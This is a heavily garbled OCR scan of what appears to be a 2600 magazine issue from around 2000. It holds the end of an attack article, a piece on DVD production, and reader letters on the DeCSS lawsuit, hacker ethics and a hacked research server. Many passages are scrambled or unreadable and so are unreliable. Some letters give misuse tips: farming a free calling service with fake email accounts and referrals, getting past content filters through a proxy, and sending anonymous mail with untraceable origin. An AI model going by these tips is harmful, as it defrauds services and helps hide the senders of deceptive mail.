in that if may not be uncovered for a range of the same user name twice and not use your days to even weeks afterward. Being an NT adown PC. This activity is logged and you don't Want a trail. min now, I would recommend that you not use This makes for an excellent "sudden" attack COTTRACTOR

Happy Hacking

by Common Knowledge

计算数据 医复数 医复数 经 经 经 是 是

(not for long) encrypted disc you hold in your hands. (tle Discs) are in our minds much of the is, from the actual 35mm film down to the how DVD's are manufactured, so here it time. However, not many people know MPAA and DcCSS, DVD's (Digital Versa-With the problems involving the

sette. To those of you who are unfamiliar means they are put onto a "Digi-Beta" caswith beta, it looks like a chunky VHS castwo: the presentation and the trailers. The film - the 35mm points. Usually there are 35mm prints are then "Tele-Cinied," which The process starts off with the actual

it ideal for the film industry's need for high SECTO. Cinical," if the film is forquality footage. Once "Teledeteriorate over multiple viewing, making But unlike VHS, Beta's quality doesn't

eign, it is given a dialogue cassone, At the a "Dialogue as then given to words for suburies in same time as the the "Digi-Beta" wording onto time code. This esendos de nom is needed, and whatever language places the House, places on the list, which is a list of which

made, you submit everything that has moving fixetage (trailers, selection screen tootage, etc.) and that you wish to be on As soon as the subtitled version is up, a "touch-up" house restures

any blemishes or blank frames in

subtitles are being made

the footage.

tation, and will request any tootage decide an appropriate rating for the presen deemed unsuitable to be removed. the actual publicly released DVD to the "Film Classification Board" where they

Then DLT's (Digital Linear Tapes) are and trailers. The footage is then given to an "Authoring House," which lays out the DVD). They then "emulate" the DVD's links and subsequent pages (chapters in a way a series of web pages is designed with chart submitted to them, in much the same have a nigh-quality version of your film the subtitles are dropped into the restored made, which is the DVD in a linear form links and any mistakes in the footage itself foctage, which is reviewed to check all the tootage and selection screens from a flowdone with the restored footage. Now you (the whole DVD's chapters played one af-"Digi-Bota" and then the trailers are reter another). The DLT's look like a 2-Once you receive the restored tootage inch thick VHS cassette.

DLT's

stamped out - much in the same way as pimade, from which all the DVD's are rate copies are made in Asia, not through "Master" copies of the DVD are

Straight for straight of a polymery test.

Straight of straight of a polymery test.

This partiet is a second structure of a partie with a form of suppossibility for any account of development of the control of

All plants were at the control of the angle of the small virtue detection with a five plant of residence of the control of a five plant of the control of th

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Clarifications

gardless, the article was good to bring the Constr teract with Don Joyce's experimental radio show Over phone fidelity machine as well as how to use one to in (+ www.negstiviand.com) for teth on how to build a casts. People should check out their website even conducted several live concerts via phone broaddelity device (the Teletone) for sentiar purposes and frame to averyone is american. Keep up the good work for bogs which allows people to dial in content. Regroup Meganishand resumested the idea of the picene fo never look root. More recently, the sound college no public support and not out of money so his ideas simply using selephone systems Unfortunately he had frome muse. Performances were breakest via laba "Tellharmorium Roem" for performing his electhat weighed near 200 toos. In 1906, Dr. Cahill operad but he has been unfarturededy bester to mean the early tick: "Strange Abuses For Your Home Phone" in some the information and discussion in your mag. In the senetworks for breadcasting the music into other Halls phone technology and his vision was to crease vast the Tellisemonium. It was a rather elaborate keyboard hist ever completely functional electronic instrument 1900's, American inventor Thirddens Cubill inventod the and broadcasts using his techniques. Furlating the idea. "like to be the first musician" to do multiple lickups phone using certain techniques and says be'd one day 17.2, the author talks about playing music over the Evel from a long time reader and have approximed

ains he heard over the set of www.iggla.org. higher feareget for the first week of each mouth). It case on over KPS1 94.1 FM in Berkeley on Thursday That radio show it broadcast from michight to 3

Dear 2600-

Just your sales report accordingly. cause I bengbt the very same issue two months ago. of the articles I need sectored very familiar. Familiar beso I product trap only to get it home and realize that all between issues, I saw a "new" stack of them at B&N bought issue 17.2 twice. Due to a long period of time I just thought I'd let you know so that you can ad-I so withing to inform you that I accedentally

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Exciting News

Thor 2600:

attrouncement is posted below. Let me know if you'd born named Vice President of Roscowk, The detailed lem, salay announced that Dr. Shlomo Kipniy has Gillan Technologies, Inc., a leading Web security

> information like to speak with Gillan's executives to find our more

Katia S. McKeever

1291 F. Hillsdale Blod., Spite 305 Phone: 650-653-2764 evt. 232 Strategy Associates Inc. Foster City, CA 94404 Fax: 650-653-2774

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mean for that to be published, didn't you? reather add thing to send to you letters address. You did Thanks but we'll pass. Theiling as also in, is in a www.protrategy.com

The DeCSS Case

you already own own, as DeCSS can be used to only rip DVD/s which tool letting you break the lock on only homes that you create acro any home, but in reality, Def.SS would be a sound like DeCSS is a tool which can (in their eyes) what is this garbage they are posting? They make it akin to a tool that breaks the book on your house." Nov Stimbled upon a quote in the FAQ section: "DeCSS is and New, while browsing the MPAA website textry I by the Supreme Court. I think we will prevail to the but tracity believe that this case can only be decided very engry about Kupbin's decision agentst you guys. Well, I just have to start out by saying that I am

Mail-Halling

anglement of the result. RPA has defined that as a piracy issue which it was dadjindad to fundam medricajons on its pribate see. The mercial product that, once purchased should not be since it is completely trappopulate. A DVD to a con-There's no hard to war warpt only house annings

copy DVD's? to copy UVD's. What sizes can I go to to get the info to Lagrest with you guys and gals, we should be able

had algorited a hundrey DVD privates in court until the mass media sorted reporting that the MRAA It's amazing how we didn't get any letters like this

a person speechless. say about it because the whole thing is annugh to know of products as well. I really don't know what else to America will acrest people for not haying their broads are mind blowing as well. Perhaps some day corporate of how I want it. The implications of such a vertice my own compoter, simply because they don't approve ered a craminal for watching a DVD that I pool for on howtoning. It's hard to believe that I could be consid-I find the verdict of the MPAA trial extremely dis-

Reverend Last

2600 Magazine

president? was like two days after the sender. We were walking Dear 2600; ton are friends and that Bill might be the next MPAA điểi you hear the rumor that Jack Valenti and Bill Clinplayers right after petting facked by the MPVA. And fitting how Linux was helping to sell DVD's and DVD the they were mening Lieux! I just thought it was that on the two computers they were using to do a rad on the side. So my dad and I got in line to see all this around and we saw this by truck that said Panasonic new Parasonic staff that was coming out. It turns out I was at the Illinois State Fair with my dad. This

you to the next investi? It could happen We've board the numer throughe so deposing Clar-

for all of us and I thank you. MPAA. You're fighting a back that is highly important you are parting forth in your legal barries with the i just wanted to say that I appearant the efforts that

MAGDINE

beyond description. Thank you, MPAA. are obout, in't this case, it has ittelligiblesed can resolve If adjulating has obsess the realise of what handers

It seems there is simply no justice anymore.

egg.

ness with links and everything other country. On that size they can have pages red. the offending material, and voils, you're back in busi use that site as a "proxy" for your link to the site with recred to the pages with "illegal" material. Business simple solution. Get a site hosted in the CK or some I don't see this as a real penblem, because there's a

I mean, really, are they going to some after you go, for links to links of illegal material? Probably, but Missee how has we can mise in

pression tends to go itakboj for new fasals to compute In international values, we think the best move in ining field would be a temporary solution at best as opstay right where we are and fight. Changing the playthe side country to operating our need also off as off rig While many have suggested excepting from how-

Depart 2600:

Congress concerning the DACA. I'm running the pen-jeat open source style: sobmit, review, add. You con the stain one. The page is at wow.emaho.com/curyalso send in stand alone letters to be sent in along with I have set up a project to create a letter to send to

carpman

applies to me. Anstralian so I'm assuming none of that MEVA south Dear 2600: This is in response to an article on DoCSS. I'm an

tire being aligned into countries glabeally and the World Doe't make that assumption. Bills like the 100CA

> for from immune. simply because of on a most free the MENA. The air how been cases in Australia of each being solver gover Dade Organization will help got them external. These

Dear 2009; Check out the song on this page called "DeCSS

nte, univentos quive a bir of "objectionable" material Du CSS made around reputations inhough to pull it off their (descramble)" at www.jocysmith.com/~jwycker, This musical retailition of a small part of the

Dear 2000:

able to incill in purple.

affectly as it. It's areating from much four the MBMA in

of the previolency or if it get thrown out. Just make sure the right political party is in the office. you appeal, you can bise this to the Supreme Court Man, you ... we lost the case. That's fached up. If

trights walkers. cus in Conyoco metal for the DMCA, that seems Unfortunately, Janes every Democrat and Republis-

and Kevin Milmick cases. Not so much regarding backers were drawing penaltic's between the Wen Hull are Dear 2600; case - only to exentrally offer a stince plus tergain ing, but the way in which the government over states its DeCSS appeal, but I was wondering if any of the write I realize that everyone at 2000 is body with the

We fear that risk it for more common than even we

Dear 2600;

and brug it on my wall! They can my to sop it from and the poor souls getting attacked by the DVDCCA beautiful deporations. being posted on my web site but they cannot take my and the MPAA. I simply printed out ass, descrateble of I found a great way to show my support for DeCSS

Good luck you guys.

Samuel to govern your easil over the net... Not that would ever suggest threat. Now if you were to get a wrocast and troutions Of training and a whole list of people will one it on

Dear 2000:

ackeys, but the minds of times who instrustant trained a way it seems as if they want to control not only techcept of DeCSS and who knows if they ever will, but in gill to think. The MPAA does not understand the conbut they didn't like them. So they besically made it ille-The church did not understand what their ideas were, church, and in your case the "oppressur" is the MESA. science field. In their case, the "oppressor" was the their discoveries large led to great advancements in the introducing a new idea in the world of science. Yet had to put up with. They were presented for simply this crap is very sinclar to what Galileo and Copernicus unecome of the MSSA Javanti agents 2601. But all of That I as not the only one who is outraged by the

trying to take away our right to think. This is why peoonly taking away our right to speak, but they are also pie most onderstand how important this case is. sey and who could do great things with it. They are not

want to have all the power. Therefore, we live is an units high, we still live in a time where a group of people Although we live in a time where technology is at

resulty expenses the minabet of the appresses. more breath as Gallieo and Capendows, your parallels While we've not worthy of bring months of thate

and I had the knowledge and resources to boild a VILIS surprisingly, has always been "Yes!" to both questions have to pay any additional birmsing fors? The answer, player, should I be able to legally build it? Should I not lowing questions. If I parthased a VHS tape legally Loody I've been asking triends and family the for

MOUNT TOKES stand, which is precisely the opposite approach the If just has to be presend in a way projets our under-Ethnick surprising to as because if it conseem serve

DoCSS surror code, absolutely free! in a discomission device." But was, there's more! source code on the back. This way, when you wear travesty that is the TeCSS trial, head over so With every perchase, you get a hard copy of the whirls. They have two different styles, both with http://eopyleft.net and piek up one of their OpenDVD your shirt in public, you can be arrested for "trafficking For all of you who want to show suggest for the

the Free Software Foundation (FSE). cluding the Electronic Frontier Foundation (FFF) and given away over \$60,000 to various organizations, in that this is a blackin advertisement musque iding as a letter, Copylett is a remprofit organization. They've And for the justifiably skeptical of you who think For their efforts, Copyleft has been also been sais.

Nitcha wik

wrongfully blamed. I believe they have created a mangineer the varus in order to disable it. Next thing you don't know that the DMCA usuld actually be used know, all half will break lease and all hackers will be Norton AutiVinos or any other company to reverse on right hand send it out. It will eventually be illegel for against them. Someone could write a varue, then copy DMCA are complete idioss for many reasons. They ritar website about the DMCA. The people behind the I Just theished ceeding the news article you have on

right a sòras We'd save like to meet the person who would every

Dear 2600:

ens is called Emmanuel Celebra. It seems a bit wand Mackers, when I see East that one of the main clema-I was just recently watching the MGM morae

> that the company that is saing you as using your name in one of their ments.!

nJxnS6

Youls, we just have that kind of incorp.

Two fael they dided forly an anti-MRNA shire instead. named his computers and thought they were female was a whacked out syspemin/tech support person who Now that would have been a statement! character who were a 2500 hasefull cap. Of course, be 10/25/00 episode of the Will show Fellicity, they had a Just thought you'd like to know that on the

Mistral

the same time, when modes see as and than ank to use our stuff in our of their films, it gots a little amounts. mener triad to dany argune the right to use our suff As We consider that an example of fair use and we've

cause they have something that is illegal? they'd have to son you for having a link to their she be and make the search result a part of your web page so mode a search for "DeCSS" on Disney's search engine Wouldn't it be rather simple to write a script that

SALE FOR GROUNDS. MPAA. They might hold information which could be all DVD's even made by any of the members of the get them look? If not, you should consider asking for back issues of 2660. Did they pay for them or did you Take remember that the MPAA got a copy of all

Jakob

Denmark

did tikey return them. In addition, they mant ut to pay for the first it back to read through form! Sametimes we tion of the court order against us, always as that may CONTROL LEGISLA CHICA CALCARD NO THE SOURCE SPECIAL SECURIOR SECUR erwad. As for the back issues, they didn't pay at all nor Technically year from suggestion would be a viole-

to do is make a said. me? Naturally it won't be up for distribution. All I want shirt rayself, using the logo you made, will you can I was woodering, if I make a "Stop the MPAA"

you did thin? Or that it would better and Handle whate world gone mad? AND YOU THIN THE SOMETHING HE HOWELVE ON O

Hacker Ethics

Dear 2000:

that the Cult of the Dead Cow decided to branch off a people coming together against one power. When I beard and corporate protests so successful - different groups of the has made the common and WITO, IMERWOOD Bank tivist community. By recognizing a common enemy, we straighten their position by making context with the rehacker community, I think that is this case headers could the is showing the ords of corporate power to the testament to the prover that harden both. The DXSS Bights. That his message was so warmly accepted is a can strengthen both precisions. That is one of the things I was very enthroad by the nowtien of ICK to Jello

> power back methods of others is the first step powerds taking the amongst ourselver. Recognizing the ideas, theories, and we should recognize what's the same about our movements. What's out there is non powerful to be lighting Electrolrightes Instead of emphasizing our differences. by their first post- a seathing criticism of the work of the backingers group, I was embasiastic. But I was troubled

The Youth International Party Parent.

It's not like we would have plenty of time for bloken

others to make heal began on your noteworthy finds you are destroying the goal of making good by allowing security flows and explicits that float around the Internet. but. By revealing servitive national like the ever present public in a magazine or an article online, you are helping Out a security flavorism operating system and mesong if always bad, most especially with society. By pointing could read. The effects of this on the Inserted are almost information to help and the ones who are information to know there are great and bud people - the enes who use and you are furting at the same time. You and I had a ficeses (in anything) is writing if, by desirg so, chemaps it is my humble opinion that pointing our weak

What if a devoted 2600 fee formed about it and informed could take advantage of this, but some could and sould losses at a relative low, in other words, not everyone Maybe it involved a very complicated procedure that was you by publishing the security flaw online? In detail, To limited by a number of variables, so as to keep your What if I bound a way to steal money from 2568?

such as "Taking Advantage of All Advantage," and independed in your response to this. than I am How do you explain this? Den't you think dozens of other articles that you are some familiar with you're damaging as opposed to helping? I am genuinely Similar berne stories occur when you pust acticles

over what people might do with the lighteraction we print cal and specific cramples of this. If we start apprehing Epiferes can be definited. We used as a forum for theoreti-Carrious. They make to know how things nick and how easiersensen er steft, which it clearly trinor. People are them so have if go on in access onconger a selective half your example involving consons, Species our a way to have potentially otherse affect somewhere, And or for we will very quirely our part of topics that used hone billion. We have little doubt that many will ove this us an on recurrity issues for a particular store chairs) each reg tion. Any bit of information can be used for reference Within At hard we exact have a charact to pay third form up, we would much profer seeing it published purposes, in fact, in skip sease we've manning an article All that accomplishes is the creative of a take percep is no such exting as security amongs facts of information remain nilint wince aughenting arrantly problems? Then TOO WOUNT ACTIVATED THE PARKS OF THE THE TIES SECTION

Dear 2000:

Lam a second victim of a backer. Lam working on a

beety Lizux box with OracleSi to develop the cellabodrone) research be improve the of Seeing of the dis-Europe, Assa, and the US. I am using AQLScreamon a semination of their research dard among Jabs 18. project to help in "aging" (Alaheimer's, Weiner Syn-

the network what had bappened. I immediately pulled the box off When I returned from my trip my powerkers with me with a DOS attack simplest ray server's IP. Our NOC he must have gotten cought because we were then his trating other boxes quotide our network. I'm guessing choding BitchX, eggetop, and shift with names dispiped a root kit, and installed a bunch of junk inmo my box through my tip serger, hacked root, responded quackly and shut down my MAC address. charged. The hacker then used my box to begin infiltrave a tumor), a hacker scanned our state only broke mother out of state (who was undergoing aurgary to re-About two works ago, while I was visiting my

delete any logs. The person didn't hart any of my data mands for Oracle and Navisorous. The person didn't The person Gdn't break rook or any of my admin ac-I don't believe this backer but mulicious intent

But that doesn't change anything

copy), didn't really know what he or she was doing Backup images were being made to a tape drive, so we odge (he or she nestr even touched ⊣real/hash_libe who need only scripts and had histord Linux know! including basic commands like ps and top. This hacker system. The mot kit used broke everything it touched even have a set of three complete images of the backed hies were overwritten by my development activities. one. Because I was out of town, none of the deleted deleted files off my server's drive and restored every that up account. Our teressics person pulled all the other boxes they had comprunisted and finally to a We were able to base the backer to a banch of

the But mostly I'm and I'm and because this hacker is If I could talk to him or her row, this is what I would ally wish I could have talked to this would be hacked anything to hide and I have a basic trust in people. The pen. I left my system sulnenide because i doe't heve going to get arrested soon and I diddn't want this to hap I suppose I should be analy and maybe I am a lit-

search that may save your life one day, is now on hold. of all, this calcubble technology that will be used for recarry measures including property and ipobalns. Most My hard drive was confisceded as evidence. I have bard crise. bily employer now requires that I abstall segest 20 or more hours rebuilding my server on a new ful things. You distrib mean to do any harm but you did you how to use your skills to build great and meaning people - moleding myself - who would leve to teach "It didn't have to be this way. There are countless

doing this meaningful work I must now deal with you that I wish there were sen more of me. But instead of order to find a cure. There is so much work to be done men of the power this technology can ofter. In the mil-Here is research we use it to become actions diseases in tary I used Unix redworks for tracking and fire control "I want you to learn. I want you to feel the exeite-

2600 Magazme

à random becker who saw at anurymous Linux box on a network.

"I don't want you to go to joil But if you do. I hope you will not lose your excitement to bern more about this great technology. I hope that when you get out of just, or off of parote, you might give me a call. Together we can find out what great things you would like to enset and then set about directlying the skills you will need to accomplish those things.

as kind to yourself." want you to know that I forgive you. Theps you will be if only for a minute - how good that feels. Finally, I with a fat paycheck. Upot wish that you could know -MIT. Stanford, and Califech. You'll be working with country muck took with PhD Computer Scientists from works, top-secret systems, and surveillance technolofending networkers from backers all over the world and earth. Then instead of being a suspect you'll be a herosome of the settertest tooks and brightest people on gies. You'll be developing cyber-defense and you'll get to play with toys like chaters, satellite netpossibly initiating counterstacks ourselves. Then the defense of our country. Further wars will involve doing into systems I want to ask you to use those shills in "If you just cannot whate the explanant of brisis-

To all the backers out there who are still learning. It want to warn you. This touth you are on can lead to trainendous wealth or extreme bundship. Please be careful. The FBI is very real and you are more vulnerable than you think you are. It only takes one constitution to paramatently limit your opportunities in life.

Joshstott
These are good points. Rowever, more care needs
to be taken by administrators to extend that sensitive
data content he accessed or datmaged, more if their notwork is accessed by outsiders. Even if you just just
through to every horder to the world and large all
agreed with you, you'd still be subtertable to accesse
else who could run a simple cript. And power whom
and i going to make your world any some tocker.
Only good security will do that. We hope horders which
about these they are witness and avoid those
iffications where they are witness of or explained. Becoming a "where whither" into accessarily the host way to
drowly good security in the accessarily the host way to

Newbies

Dear 2600.

When I they surred meding your magazine I had no like what the hell you were talking about. But my desire to learn the craft of the hacker and its efficie kept me going Before I lance it.] was doing my thing because the first thing you told me was to read and not sek the dumbass question. "On you teach me to beck?" Now all the magazines I read earlier are definitely worth my money. Thanks for your metrochip. I promise to leash and had the next line of newhies as you lead the in the right direction.

Drey Day 33 New York City

Hacker Fashion

Dear 2690;

I can't help but notice that it seems that backets try too beel to not those like everyone else. That means that there's some kind of dress code of waving all black. Appearedly this is because we like to expess ourselves by not wearing Temmy Hilliger or GAP But to tall you the traft. I personally don't care about whether cereful those like others. I just put on whatever lean find. I encourage other readers to do the same its feet, I want to a 2600 meeting those din ("gusp") I white I shirt from a but somewhere and ("shock") a poir of GAP evryo shorts and finally a pair of shock in a poir of GAP evryo shorts and finally a pair of shock in the other people thought I was a softwar or not the other people thought I was a softwar or a badly disguised feet. I just see back and enjoyed myself them.

Downstant thing is that you didn't think about it. ...

Scary News

Dear 2600:

Lest Fidey morting, when a press release that cost \$2.5 to post knotked \$2.5 billion off of Enables? stock, the business world realized that it needs to find solutions to prevent malicious misinformation, and quickly. Currently, with just an associant number and phone number, anyone can distribute frendulent news across any of the traditional FR wire services.

One School Valley company saw this coming Gillan Tachnologies has developed online security technology that helps impurications covere that influnation is specifically content is authentic and correct by utilizing digital signatures.

Caban CEO Rafsel Feiterberg can explain how

Please contact the to set up an interview with Mr. italberg.

they do not become the next Equiles.

companies can and should protest themselves so that

Katla S. McKeever
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kmekcever@prstrategy.com

write-profit-legiscem. Write-profit-legiscem. The four that was many and anticosted the roles of the game. If you keep betraging we with copy, it's not going to make as man! to hap inhameter it if you're self they formed it make an finel like going you from pathing in, in, goa, it will only make at any pe and that could be all kinds of things, including pathin harmiliation. Let 3 hope it doesn't come to that.

New Projects

Dear 2600:

Back in 1899 I saw Jello Bisfra speaking at the University of Texas. He mentioned this great sits called "whooverseebet net". I went have that night (after his "whooverseebet net".

from from talk) and saw that the site wasn't quite reacy. Mirrolls John J Joched or it again and policied it had changed, but was not fully operational. Now, about a year later I we that it has not obtaged at all. Is there something I can do to help? Is there something a two to a dot! I think the site and the proper premotion of the site would bring to light a lot of the corporate amounts and possible monopolies that exist soday.

trivential an exembrating univalence is extremely uncrebracer#12600.com. The "having the plan" part is airlin to piùig tin a product and/or brand nane and have was or interested and have a specific plan, send to to sourcement has a freezaby post source of this together. So, if and marching the products to the extremt. Perhaps a danabase spit book the whinche corporate owner. a plan to get the side rolling. Benivally, we want to be esprezied an freerest but what we need at this stage is: had the accuracy to hands this gift. Many people date Salita, and Jast publishing the magazine, we just have a Downtone, the One Keym mercenent, all of the lawозг оченесктабыў патайка. Верычт НЗК, Егредом Supported. Perfuge d'h av simple av obtaining a CPC database This project has suformatately become the richin of

Dear 2600:

Any plans to release Previow Deswinse, the 2660 documentary?

CaseTheWig

We finish expect to have this anniholds in early 2001. While we had a profitedarry denoting at HEX and a waylir of other surferences, our final version wast t funded with December We still have to from out a few things and once we do, if "I he accommend here and on the ne fetter."

Discoveries

Dear 2600.

Tappened upon a number that I can only guess in a conference line because; you can call the number with a phone and it because runs and acother person diels the number. You hear a soft "footy" and you can then talk to the other person. So far I have that five people on it. I beard from someone that it is a Sprint tochtrician conference line. Any one have any info on this? The number is \$41.3.37-1111.

buster

This is very aminiment of the old fashioned "leap" members the phone company used to have, it was how many phone phonesis met.

Pages 2660:

The streenedy visiting www.deathelock.com, and wondered what would happen if I entered a trailly only your, thus making myself already dead. I entered that I was born in 1900 and instead of displaying a little clack talling makes long I had so live. I got a pop-up window saying "Sony, your time has expired. Have a size Cap."

Colle

White permittify upsetting to people over 1900 that can be fan if you figure our what day you had to be have on an about the young what to be have on an about to expere sodily. The pop up whiches is

have one FIN with 50 or so attitudes and several others. are) and you'll enceive the PIN's, Eventually, you'll needed. We want this face service to last, so don't make scanning for numbers). It should only be used as with ten. Places don't seriously abuse this service (thre lew more days or hours (depending on how lost they with time if you don't join.) Check your c-stail after a needed. (Remember, neither e-mail will be credited address and some name. Repeat this as many times as warded to phenebog's login page. Join, Give the e-mail for yourself. When you click on the link, you'll be for so and click the lick that you find in your e-mail to remade. Then go back to your hose e-mail after a day or count and refer all those e-mail addresses you just you want, and then go to phoneling under your limit to to a free e-mail website, make as many addresses as ten free atinates. You're already guassing the trick, Go choose to Join, you get five free minutes, and they got they come it random intervalsh. All you need to do is rante of someone and their e-mail address. If they bog and citcle on 'Refer Friends''. Type in the first way (the ads only give you about two free minutes and get more time on your FLN is to click on links that as a slactor on your phone card number. The way you (by choosing a random pame out of a phone book) and see and join. All you seed to dojs give them a meme refer someone. You go to your personal page on phone what your PIN member is. You'll be given ten minetes PIN and add). Once you join and well a few days. an e-mail address (they need a place to wood you the address of you don't already have one. Go to the widswww.phoneliog.com. First, you want to make an e-mail you'll receive in your e-most it nekify, there's an easier you'll get an e-mail telling you that you've joined and This wonderful service is brought to us by

Курга

them mad

First of all, it's probabily too late not to make them must become this to not a "free" service as you are being forced to have at all. Whether or not you arreadly july any any advention to there is more thing that you're pointed to there in one thing that you're doing to you was affected to there is not a thing that you're adding to force and the purpose to a manageness to execut (common they got balk long doctores at a might a testing). The attention of trends to you're going to in order to set up all these "free" acromate down I wally make it that great a deal overall. People yet paid way more to do much lett on completion. Plan if it is bright manners for much lett on completion. Plan if it is bright manners for this manageny in aimple policy.

Dear 2600:

I have the Spring version of 2000 on my dess, and just policed that the Robbit's ours book like a chip pallor. Is the just me?

matt (anoaymous)

Same things we just shouldn't conserved on

Dear 2600:

I was playing around with my Technica DVD player the other night and found a way to begoes the commercials at the beginning. I don't know if it works on all

Winter 2000-200.

ferred to watch any earlings or advertisements. tion, six basis, and enjoy year movie without being chapter to it and prove play. Now just press the clear back ing, and pressible memory halton. Set the title and 1300. Just start up the player, wast until 25s done lead-To daily DVD players but it does work on model SD-

Chinatory

MEDNA

Dear 26/0:

or may hing, but I noticed this. You know how all the from is called "FREKVENS." namber for a trendy tension-wine you can being a curtain part numbers at fixes are Swedish-sounding words like grouk," "splog," and sometimes "chir?" Well, the part Okay, I'm not the type to see Jesus in the bean dip

Go down to like and pick up a pack of 'Free

ters excluse to moke your work or school surfing safed the proxy to the sites previously benned (i.e., www.2000.com). It also energyls all the centers and filthe site wave, softweek ocm, it can be used to said past types of websites. If the provy hear't been set to block school internet surfers that use a peaky to block corosin A little helpfel information for some business and

We used headway of silve like this.

degrav

Thoughts? Coincidence or Codes Supreme? beast, for it is man's number. The number is 666." anyone has insight, let him calculate the number of the or the number of his name. This calls for window. If unless he had the mark, which is the name of the bear. Reteletion 13:17-18: "so that no one could buy or sell 15*6=90 (A) 15*6=78 (F) 15*6=96 (E) 21*6=126 (F) 20*6=120 (E) 15*6=108. The rum is 66%. math, A=1, B=2, etc. "Computer" - (C) 3*6_18 (O) To answer the question "Was God a harker?" do the

Work to Chaptered that have Now if you aide the letters associated with the word for no reason other than to get the number you wanted numbers in 222. You stepty multiplied execution, by 6 "harders" and multiply their value by 40, you'll see Death a nice little tried but the octual texts of the

Verizon operates an "employee info line" at 1-800-483-Just worded to give you goys a nice little heads up.

Big Shooter

to know the word is really out there. Hopefully the same can happen with the MPAA case. graffic the big bold words "Free Kevin!" It is a phroone the well among the usual crude remarks and other such was divid 100 miles away. In the bestroom, I sponed on middle of powhere for a break, since the nearest town gen. We had stopped at a desolate little sest stop in the A link while ago I was on a road trip through Ore-

Nation

Dear 2000:

is sent. Cheer is no way to tell where it is really coming from the address it is going to, and any text. When this combgpg/websintp.jsp. This is a simple SMIP form. you fill our with the e-mail address you want it to exeme As easier SMTP is to go to www.wehapyeahend -

Questions

really looked into it. zine? I remember wondering that about eight years ago meaning, why is that number the cole of your maga-The never asked the question - what cavetty is "7600" when I saw my first copy of your magazine but never While I have known of you for many many years,

mpower

Mean on for the newwest

M

Drug 2600;

tone that the phone company used to should long-dis-tones traffic over the phone lines." Now I understand Revolution by Stove Levy, Lifeting "...John Drapes... the name "2000"! Reading is fun-damental. that name, the result would be the precise 2,600-cycle blow the which the came in the breakfast careal by known as Captain Cranch... discovered that when one Recently reading Bankers, Horner of the Computer

Dear 2600:

project? Just curious. UK's new snoop law or on Carristons, the FBFs, th, Is anyone planning an article on either KIP, the

P.S. Hello Echelon.

Cattood

to it articles@2660.com. Please duch write to ask give want you to send in an article. Just do it. He certainly hype so. The address to send articles

Dear 2600:

me saything you? The wrote you an e-mail and reducty answered What am I supposed to do to have an answer from

S0,973RO

and a sixty search are sufficiently and thought and a search and a search are as offering to know they willie to, that there just ever to detailed you personally realigify that by many there-SAME AND ASSESSMENT erough time. Of course, the real inory is that if you had return one of our phone collingual we have yet to take to be on the coloridat. We've now had a U.S. Previain. lawasin and work on whatever other page a happens ost a Mogazine, cue a meb nile, do a maio nivro, figiti and on assign for and sittle and are unappress of given some indeed seem mittal for one of us to take a few seconds radii firan musi propin sanda iraqjane. And while it may rough that there's really no are iding it. We get name a-Many people take in personally when we're imper-

Dear 2690;

33 of Seuc 17:3 but not on any of the other pages? Is there any reason why it's Fall of year 0 on page

> curcust or just being defaul? How come this page gets to be special and display "Fall O" while the rest show "Fall 2000"? Is page 33 on

keep up the good work. gazzonia mog so however you're creating your Society type each footer by hand? Just wondering. Well, it's an Roders on each page like MS Word areales or do you Anyways, do you use automatically generated

complete reports. Makin for details. can be pushed over the assessmplified ones with we making available substitute footers for page 33 that on getting the Y2K kinds and of our systems. We're Eastern and of the Appendix - Mayor peed a straight

Parallels of Oppression

lot to do with this situation. This is the same shit I ex tions. What follows has hade to do with computers, but a feel like I'm watching the same play with different on website to read about the status of the NPAA fight. (computer knowledge in peneral, then chacked your of letters referring to sebook' reactions to 2660 and perfeaced 25 years ago when I saw this "play" for the Everjust read in the Summer 2000 issue a number

Š military "junts" grabbed the power. No feedem of Once more the government changed by force and a wanted to tive in passes, go to work, and raise their the "golpe," but the vast majority of the population just time. A mixetity of politically ungaged people opposed rules to prevent "subserviou," the buzzwood at that of a public demonstration or a pilot), and many other more than six people together (it may be the begaining speech, or course. No right to protest, no right to getter It was Argentine to the 70's. I was in high salued

morals and rathics of our society. In order to remain in power. So they invented an onwho were harried because they "went against the subversive. The movies Main and Jeans Christ Supersive. Being female and wearing jeans in school was versive. Being male and wearing long their was solven you liked Darp Purple or Led Zeppelie, you were seb the undesired effect of grouping young people, so if Basically everything. Rook music was bouned. It had enry, the "subsections." What made you a subsective. As military men, the "Junta" needed an achiersary

couple of rock open as sing in a language new underto "disappear" and facture anyone "suspicious," but a moral to arrest and execute the opposition without that These guys considered it completely eithers and

when he was caught) and two in a police station prison of months after he disappeared (at the lime if was comdistribute a lethist new slotter that was bounded a couple waiting to be released. His crime? He used his bear to freed, beginn, and reped on a regular basis (the was 1). prison - two in a secret services jull where no was forwas that of a friend of mine. He spent four years in The case I thought or white reading your magazine

The perfect scapegots Prople think, "If this hap

Tever dure to do something?" So pasple cities and stay pens to him who did nothing, what can happen to me if

in the TO's. But the messages sent to society are the if you can spawe a DOS promp(and type "exic". Aljudge than the brarality of Argontino's scend services (like long half). The scapegoot is 2600, Fectorseely for ready, spowning the DOS prompt is very suspicious Thanks to the media and peneral ignorance it is enough and the backers. What makes you a foreign today? 2690, the perulfiel stops here. I atthor prefer a biased So back to present times. The "bubyersises" now

alt crosse the new technology, they just reported it! Ap-"don't ever think about changing the esseblished struchackers" (whoever society thinks they are) saying parently, the judge's decision as a message for "the lying adablished structure". Never mind that 2000 the that the advent of new tochnology should not after this those metion pictures for economic gain. They contend will have the exclusive right to every and distribute In the words of the judge's decision 'they [MPAA]

their allithde and continue to "educate" the young by they can type "dur C.") they are glod that somehody stasted Kevin is free. And suspending their "backers." (Basily identified because School boards fact very condutable now about

precion - you have the DMCA." gain flag. Never mind about the First Amendment and you want with new technology under the economic ished structure saying (at my words); "Do whenever casen" document, giving a clear message to the estab-What frightens me is the last paragraph of the "Ce

Cambalache 20

through to them. had the shit started out of them, you've probably gotten The Light form was anyone high who healed abready

Takedown Spotting

Dear 2000;

ing in skates... named El Eviglister ("The Swindles"). I felt swindled orpusi errors, ali that Hollywood style, Tsatoma dane with this ridiculous move, full of historical and one-Curiously, here in Argentina the Yakedown film is

Camandred

More Corporate Evil

Dear 2000:

somedly the artists as performing champs (or champs?) consisted all recordings as "work for hire," and thus us verted to them 35 years after they debuted. The charge ship of their recordings, which under the old law rechange in courage removed the artists' right of course been sligged into a bill without a public hearing. The panel approved a change in cappaight law that had tion of America. After talks with the RIAA, a House not the only largets of the Recording Industry Associa It seems that small businesses such as Pagetor and

political punch - such as Don Denky, Jimmy Buffett. It was only when independent actists with enough

